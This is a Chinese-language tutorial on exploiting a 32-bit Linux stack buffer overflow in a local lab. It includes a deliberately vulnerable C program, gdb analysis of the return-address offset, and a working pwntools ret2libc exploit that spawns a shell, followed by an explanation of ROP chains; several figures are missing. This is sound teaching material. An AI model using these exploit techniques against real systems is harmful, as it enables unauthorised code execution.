

# 二进制漏洞-栈溢出

## 测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686 i686 i386 GNU/Linux

gcc 版本： 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

## 漏洞原理

在对栈缓冲区进行写操作时（如 memcpy），未对缓冲区大小进行判断，导致写入数据长度可能大于缓冲区长度。

## 通用利用方式

写入数据覆盖返回地址，使返回地址指向恶意代码起始地址。由于我是基于本地测试，也就是 libc 库的版本已知，而基于远程攻击或不同版本的 libc 库可能会存在差异。

## 漏洞测试程序

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void wh(const char* w) {
    if(strncmp(w, "say", 3) == 0) {
        printf("you said hello world!\n");
    } else {
        printf("you said fuck you!\n");
    }
}

int main() {
    char buf[16];

    memset(buf, 0, 16);
    printf("please input a word!\n");

    scanf("%s", buf);

    wh(buf);
    return 0;
}
```

很明显代码在执行 scanf 时未对缓冲区大小进行判断，存在栈溢出漏洞。

注意如无特殊说明，本文的 exp 都是基于该源码编译的二进制实现的。

所有测试均在 linux 环境下进行

## 未开启 NX

略，NX 栈不可执行，现在几乎没有不开启 NX 保护的了的

## 开启 NX(DEP)，未开启 ASLR

其他保护未开启，这个是栈溢出中最简单的

```
[*] /home/vul_test/stack_overflow/test_enx
Arch: i386-32-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
system addr: 0x62bf00
/bin/sh addr: 0x747b65
```

未开启 ASLR

```
[root@localhost stack_overflow]# cat /proc/sys/kernel/randomize_va_space
0
[root@localhost stack_overflow]#
```

程序第一次运行:

```
[root@localhost stack_overflow]# cat /proc/15967/maps
001f3000-001f4000 r-xp 00000000 00:00 0 [vdso]
005ca000-005e9000 r-xp 00000000 fd:00 532242 /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242 /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242 /lib/ld-2.12.so
005f1000-00782000 r-xp 00000000 fd:00 532243 /lib/libc-2.12.so
00782000-00784000 r--p 00191000 fd:00 532243 /lib/libc-2.12.so
00784000-00785000 rw-p 00193000 fd:00 532243 /lib/libc-2.12.so
00785000-00788000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
08049000-0804a000 rw-p 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
b7fed000-b7fee000 rw-p 00000000 00:00 0
b7ffd000-b8000000 rw-p 00000000 00:00 0
bffe0000-c0000000 rw-p 00000000 00:00 0 [stack]
```

程序第二次运行:

```
[root@localhost stack_overflow]# cat /proc/15973/maps
00113000-00114000 r-xp 00000000 00:00 0 [vdso]
005ca000-005e9000 r-xp 00000000 fd:00 532242 /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242 /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242 /lib/ld-2.12.so
005f1000-00782000 r-xp 00000000 fd:00 532243 /lib/libc-2.12.so
00782000-00784000 r--p 00191000 fd:00 532243 /lib/libc-2.12.so
00784000-00785000 rw-p 00193000 fd:00 532243 /lib/libc-2.12.so
00785000-00788000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
08049000-0804a000 rw-p 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
b7fed000-b7fee000 rw-p 00000000 00:00 0
b7ffd000-b8000000 rw-p 00000000 00:00 0
bffe0000-c0000000 rw-p 00000000 00:00 0 [stack]
```

程序第三次运行:

```
[root@localhost stack_overflow]# cat /proc/15979/maps
0020d000-0020e000 r-xp 00000000 00:00 0 [vdso]
005ca000-005e9000 r-xp 00000000 fd:00 532242 /lib/ld-2.12.so
005e9000-005ea000 r--p 0001e000 fd:00 532242 /lib/ld-2.12.so
005ea000-005eb000 rw-p 0001f000 fd:00 532242 /lib/ld-2.12.so
005f1000-00782000 r-xp 00000000 fd:00 532243 /lib/libc-2.12.so
00782000-00784000 r--p 00191000 fd:00 532243 /lib/libc-2.12.so
00784000-00785000 rw-p 00193000 fd:00 532243 /lib/libc-2.12.so
00785000-00788000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
08049000-0804a000 rw-p 00000000 fd:00 2240049 /home/sp00f/vul_test/stack_overflow/test_enx
b7fed000-b7fee000 rw-p 00000000 00:00 0
b7ffd000-b8000000 rw-p 00000000 00:00 0
bffe0000-c0000000 rw-p 00000000 00:00 0 [stack]
```

从以上运行可以看到主程序基址和 libc 基址一直保持不变, 主程序基址 0x8048000, libc 基址 0x5f1000。


## 漏洞分析

此漏洞分析要完成几个任务:

- 1、缓冲区距离返回地址之间的字节长度

## 2、确定利用方式

我们先解决第一个任务，首先看一下栈结构（对于函数调用存在约定如 cdecl、stdcall、fastcall），我们这里以 cdecl 调用约定的栈结构为例：



上图就是 cdecl 调用约定的栈结构，gcc 编译基本都采用这种调用约定。

现在我们借助调试分析一下，首先在 scanf( "%s" , buf)处下段，然后运行到断点处，让我们看看此时栈帧相关信息

```
(gdb) i f
Stack level 0, frame at 0xbffff280:
eip = 0x80484de in main (test.c:19); saved eip 0x607d28
source language c.
Arglist at 0xbffff278, args:
Locals at 0xbffff278, Previous frame's sp is 0xbffff280
Saved registers:
ebp at 0xbffff278, eip at 0xbffff27c
```

从图中我们可以看到当前栈帧保存的返回地址是 0x607d28

### 当前栈帧相关信息

```
(gdb) print $sp
$5 = (void *) 0xbffff250
(gdb) x/16x $sp
0xbffff250: 0x08048601 0x00000000 0x00000010 0x00783ff4
0xbffff260: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff270: 0x08048520 0x00000000 0xbffff2f8 0x00607d28
0xbffff280: 0x00000001 0xbffff324 0xbffff32c 0xb7fff3d0
(gdb)
```

从图中我们可以看到当前栈顶为 0xbfff250

### buf 相关信息

```

(gdb) print buf
$3 = '\000' <repeats 15 times>
(gdb) print &buf
$4 = (char (*)[16]) 0xbffff260
(gdb) x/32x buf
0xbffff260: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff270: 0x08048520 0x00000000 0xbffff2f8 0x00607d28
0xbffff280: 0x00000001 0xbffff324 0xbffff32c 0xb7fff3d0
0xbffff290: 0x080483c0 0xffffffff 0x005e9fc4 0x08048277
0xbffff2a0: 0x00000001 0xbffff2e0 0x005d8e85 0x005eaab8
0xbffff2b0: 0xb7fff6b0 0x00783ff4 0x00000000 0x00000000
0xbffff2c0: 0xbffff2f8 0x3b9ba6cc 0x048771b3 0x00000000
0xbffff2d0: 0x00000000 0x00000000 0x00000001 0x080483c0
(gdb)

```

从图中可以看出 buf 的地址是 0xbffff260 (0xbffff260-0xbffff270 是该 buf 的缓冲区), 目前缓冲区中数据为 0。

从以上图中其实我们已经看出 0xbffff27c 处存储的就是返回地址, **buf 距离 0xbffff27c 的长度为 28 字节** (0xbffff27c-0xbffff260), 也就是从第 29 个字节开始的 4 个就是返回地址。我们来验证一下, 调试时输入 28 个 A

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAA
21 wh(buf);
(gdb) x/32x buf
0xbffff260: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff270: 0x41414141 0x41414141 0x41414141 0x00607d00
0xbffff280: 0x00000001 0xbffff324 0xbffff32c 0xb7fff3d0
0xbffff290: 0x080483c0 0xffffffff 0x005e9fc4 0x08048277
0xbffff2a0: 0x00000001 0xbffff2e0 0x005d8e85 0x005eaab8
0xbffff2b0: 0xb7fff6b0 0x00783ff4 0x00000000 0x00000000
0xbffff2c0: 0xbffff2f8 0x3b9ba6cc 0x048771b3 0x00000000
0xbffff2d0: 0x00000000 0x00000000 0x00000001 0x080483c0
(gdb)

```

可以看出 0xbffff260-0xbffff27b 全部变成 0x41 (ASCII 码对应字符 A), 并且就连返回地址的起始两位都被覆盖成了 00 (小端, 字符串结尾)。输入 32 个 A

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAA
21 wh(buf);
(gdb) x/32x $sp
0xbffff250: 0x08048616 0xbffff260 0x00000010 0x00783ff4
0xbffff260: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff270: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff280: 0x00000000 0xbffff324 0xbffff32c 0xb7fff3d0
0xbffff290: 0x080483c0 0xffffffff 0x005e9fc4 0x08048277
(gdb)

```

从图中我们可以看到返回地址已经完全被 0x41414141 覆盖。

第一个任务已经解决完毕, 让我们看看第二个任务, 由于程序开启了 nx 保护, 我们不能直接把 shellcode 写在栈上来执行攻击代码。不过众所周知 libc 是程序运行必须的, 于是在漏洞利用时一般都是借助现有的函数 (特别是 libc 函数, 如 system exec 等) 来达到任意命令执行的目的。该程序并没有显示的调用这些函数, 因此我们必须手动构造, 这里我以构

造 system( "/bin/sh" )为例。

- a、找出 system 的函数地址（这个比较简单，程序没用开启 ASLR， 只需找到 system 在文件中的地址即可，这个地址不变）

```
(gdb) print system
$1 = {<text variable, no debug info>} 0x62bf00 <__libc_system>
```

- b、构造/bin/sh（直接构造可能有点困难），我们不直接构造，因为在 libc 中包含/bin/sh 字符串，直接利用 a 中提到的方法找到该字符串地址作为参数传递给 system 即可。

```
.rodata:00747B64 00
.rodata:00747B65 2F 62 69 6E 2F 73 68 00    aBinSh
.rodata:00747B65
.rodata:00747B6D 65 78 69 74 20 30 00    aExit0
.rodata:00747B6D
db 0
db '/bin/sh',0
db 'exit 0',0
; DATA XREF: do_system+45Ffo
; _IO_proc_open@@GLIBC_2_1+37Dfo ...
; DATA XREF: system:loc_62BF40fo
; .data.rel.ro:00782D54fo ...
```

构造后的栈结构如图



## 实现 exp

### ret2libc

程序开启了 NX（栈不可执行，在栈上填充 shellcode，并用 shellcode 地址覆盖 eip 不能达到漏洞利用的目的），可以采用 ret2libc 方式绕过，让执行流跳转到 libc 函数中，这样就

满足权限验证条件，这里借助一个特别好用的工具 pwntools 来实现的 exp

```
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')

p = process("./test_enx")

system_addr = 0x62bf00
bin_sh_addr = 0x747b65
saved_eip = 0x607d28

p.recvline()
payload = 'A' * 28 + p32(system_addr) + p32(saved_eip) + p32(bin_sh_addr)
p.sendline(payload)
#p.recvall()
p.interactive()
p.close()
```

运行效果：

```

sp00f@localhost:stack_overflow$ python test_enxx_noaslr.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './test_enxx': pid 16083
[DEBUG] Received 0x15 bytes:
'please input a word!\n'
[DEBUG] Sent 0x29 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA AAAA AAAA AAAA|
00000010 41 41 41 41 41 41 41 41 41 41 41 41 00 bf 62 00 |AAAA AAAA AAAA ..b|
00000020 28 7d 60 00 65 7b 74 00 0a |() ` e{t .|
00000029
[*] Switching to interactive mode
[DEBUG] Received 0x13 bytes:
'you said fuck you!\n'
you said fuck you!
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0xab bytes:
'a.out\t\tgf\t\ttest_enxx_noaslr.py test_PIE test_pie.py\n'
'at_test_pie.py\ttest_enxx test_enxx.py\ttest_pie!\n'
'exp_test_pie.py test_enxx.c test_pie\t\ttest_pie.c\n'
a.out gf test_enxx_noaslr.py test_PIE test_pie.py
at_test_pie.py test_enxx test_enxx.py test_pie!
exp_test_pie.py test_enxx.c test_pie test_pie.c
$ id
[DEBUG] Sent 0x3 bytes:
'id\n'
[DEBUG] Received 0x6a bytes:
00000000 75 69 64 3d 35 30 32 28 73 70 30 30 66 29 20 67 |uid= 502( sp00f) g|
00000010 69 64 3d 35 30 32 28 73 70 30 30 66 29 20 e7 bb |id=5 02(s p00f) ..|
00000020 84 3d 35 30 32 28 73 70 30 30 66 29 20 e7 8e af |.=50 2(sp 00f) ...|
00000030 e5 a2 83 3d 75 6e 63 6f 6e 66 69 6e 65 64 5f 75 |...= unco nfin ed:u|
00000040 3a 75 6e 63 6f 6e 66 69 6e 65 64 5f 72 3a 75 6e |:unc onfi ned_r:u|
00000050 63 6f 6e 66 69 6e 65 64 5f 74 3a 73 30 2d 73 30 |conf ined_t:s 0-s0|

```

## ROP

ROP(Return Oriented Programming)即面向返回地址编程,其主要思想是在栈缓冲区溢

SP00F|版权属于我个人所有，你可以用于学习，但不可以用于商业目的

出的基础上，通过利用程序中已有的小片段(gadgets)来改变某些寄存器或者变量的值，从而改变程序的执行流程，达到漏洞利用目的。


Rop 技术是利用 pop xxx、ret 类似的指令构造一个链来实现 exp 的，我们这里介绍一下 pop 和 ret 指令。

Pop 操作数，操作数是寄存器，或者存储器，不能是立即数

Pop xxx 指令是从栈顶弹出数据并赋值给寄存器、存储器 xxx，如 pop eax 就是从栈顶弹出数据并赋值给 eax。

Ret 指令从当前栈顶位置弹出返回执行指令的地址给 EIP，等效指令是 pop eip。


让我们用图示展示一下 ret2libc 和 rop 技术细节：



从上图可以看到 ret2libc 方式把返回地址直接覆盖为 libc 函数 system 地址，程序控制流被引导到 libc 函数 system 中。

下图是 ROP 实现控制流变化图示，它是否更适合于 32 位 x86 的 linux 操作系统？






我们先来解决一下图中的两个问题：

### 1、在这个场景中我们的 gadget 链的第一条指令是用 pop xxx 还是 ret?


先忽略函数调用约定，gadget 链的第一条指令是 pop xxx 还是 ret 取决于我们在图中 1 处存放的是指令地址（函数地址）还是参数，ROP 图示 1 处存放的是 system 的地址，因此该 gadget 链第一条指令应该是指向 ret 的地址（pop eip），这样程序控制流就被我们改变了。执行完 ret 指令后，system 地址从栈上弹出。

### 2、/bin/sh 怎么传递给 system 函数?

在 32 位的 linux 系统下如果调用约定不是 fastcall，被调用函数参数都是通过栈来传递的，如果调用约定是 fastcall，被调用的函数的第一个和第二个参数将由 EDX 和 ECX 传递。其余参数同 cdecl 约定，现在通过图示对比一下二者区别：



上图是通过栈传递参数的 rop，从图上可以看到这里的 rop 链仅包含一条 ret 指令，rop 栈填充字节数 - 4 = ret2libc 栈填充字节数，并且返回地址被覆盖成了 ret 指令的地址，system 地址紧随其后。



上图是 fastcall 调用约定的 rop，该 rop 就具备典型 rop 的模样了，它是由 pop 和 ret 指


令组合构成的。32 位 x86 linux 系统 fastcall 调用约定规定头两个参数需要使用寄存器 EDX、ECX 传递，其余参数使用栈。这样就有很多组合如：

pop edx | ecx; pop ecx | edx; ret; 或 pop ecx | edx; ret; pop edx | ecx; ret;  
或 pop ecx | edx; pop xxx; ret; pop edx | ecx; pop xxx; ret;

需要按照 ret 对应栈上的地址是相应的指令地址，pop 对应栈上的数据是相应的参数规则来布置栈结构。上图演示了第一种情况的栈布局。


下面这幅图演示了第二种 rop 链的栈布置情况（后面的就不举例了）。

需要注意 64 位 x86 linux 操作系统和 32 位是存在差异的，无特殊指定调用约定，32 位 gcc 编译都遵从 cdecl 调用约定即函数参数都通过栈传递。但是在 64 位系统函数参数传递遵从下面约定，当参数少于 7 个时，参数从左到右放入寄存器: rdi, rsi, rdx, rcx, r8, r9。当参数为 7 个以上时，前 6 个与前面一样，但后面的依次从“右向左”放入栈中，即和 32 位汇编一样。



通过上面介绍 32 位 x86 linux 系统无特殊指定都遵从 cdecl 调用约定，因此函数参数仍然

是存放在栈上, /bin/sh 字符串的地址也就相应的存放在栈上, 也就不存在 pop xxx 这样的 gadget。下图是最终调用 system 的 rop 和栈布局。



使用 ROPgadget 工具可以方便的帮我们搜寻我们关注的 gadget, 我的 exp 只需要 ret, 搜寻结果如下:

```
[sp00f@localhost nx]$  
[sp00f@localhost nx]$ ROPgadget --binary test_enx --only 'ret'  
Gadgets information  
=====
```

```
0x08048326 : ret  
Unique gadgets found: 1  
[sp00f@localhost nx]$
```

于是构造 exp 如下:



不能轻易的构造 rop 链，而是需要精心设计如 `pop ebx; mov ebx, ecx; ret (略)`，  
32 位 x86 的 linux 系统在不改变寄存器或者使用寄存器的情况，`ret2libc` 比 rop 使用起来更方便。

**在构造 rop 链的时候，有些时候你需要关注 esp 到 ebp 的距离是否足够来容纳你构造的超长 rop 链，如果链中存在 leave 指令要格外注意，它会引起 esp 变化。**